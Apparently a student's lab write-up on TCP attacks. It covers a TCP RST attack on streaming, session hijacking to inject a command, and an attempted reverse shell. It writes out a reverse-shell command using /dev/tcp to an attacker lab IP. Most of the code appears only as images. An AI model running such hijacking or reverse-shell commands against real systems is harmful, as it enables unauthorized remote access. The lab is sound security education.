
Thus, we have disrupted the video streaming by breaking the TCP connection between the victim and the server using a TCP RST attack.


# Task 3.4 – TCP Session Hijacking

I first got the hex of the command I want to use:




I then used wireshark again to get all the relevant information to use in the command:







Upon running this command, we see in wireshark a new packet:



  
With the following information.  
  
Thus, we see that our command worked and we hijacked the session and the data shows : “cat important.txt”


We can do a similar thing using scapy:



Using all those information, can make up the code:

  
Running it results in a new packet:

  
  
The new packet shows:




We can see that our scapy file did its job and it hijacked the session and I think ran the command “cat important.txt”


Thus, we have done TCP session hijacking using command line and scapy.


# Task 3.5 – Creating Reverse Shell using TCP session hijacking

First we need to prepare a port on the attack machine:



The command to run that allows us to create a reverse shell is: “/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1”

Doing a similar thing as Task 3.4 but with that command.   


However, I could not get this to work. The data I sent was probably not formatted correct, as in it didn’t run the command but it just sent it as data.  
  
We should get the following, if done correctly, when we go back to the port we were listening to.

  
Can see that the attacker machine, 10.0.2.6, is now in the shell of the other machine as the ip shown is 10.0.2.4, the clients machine. This is how u create a reverse shell using TCP session hijacking

# Final Thoughts

This was a very interesting lab. One of the surprising thing that I found from this lab was that you can TCP RST Attack on video streaming sites or sites in general. Also, throughout this lab, I had to go to telnet connect to the victim to get all the info (ack number, sequence number, etc), in order to do a TCP RST attack. I wonder how hard it is to get those information as a third party. Nevertheless, It was a nice and interesting lab.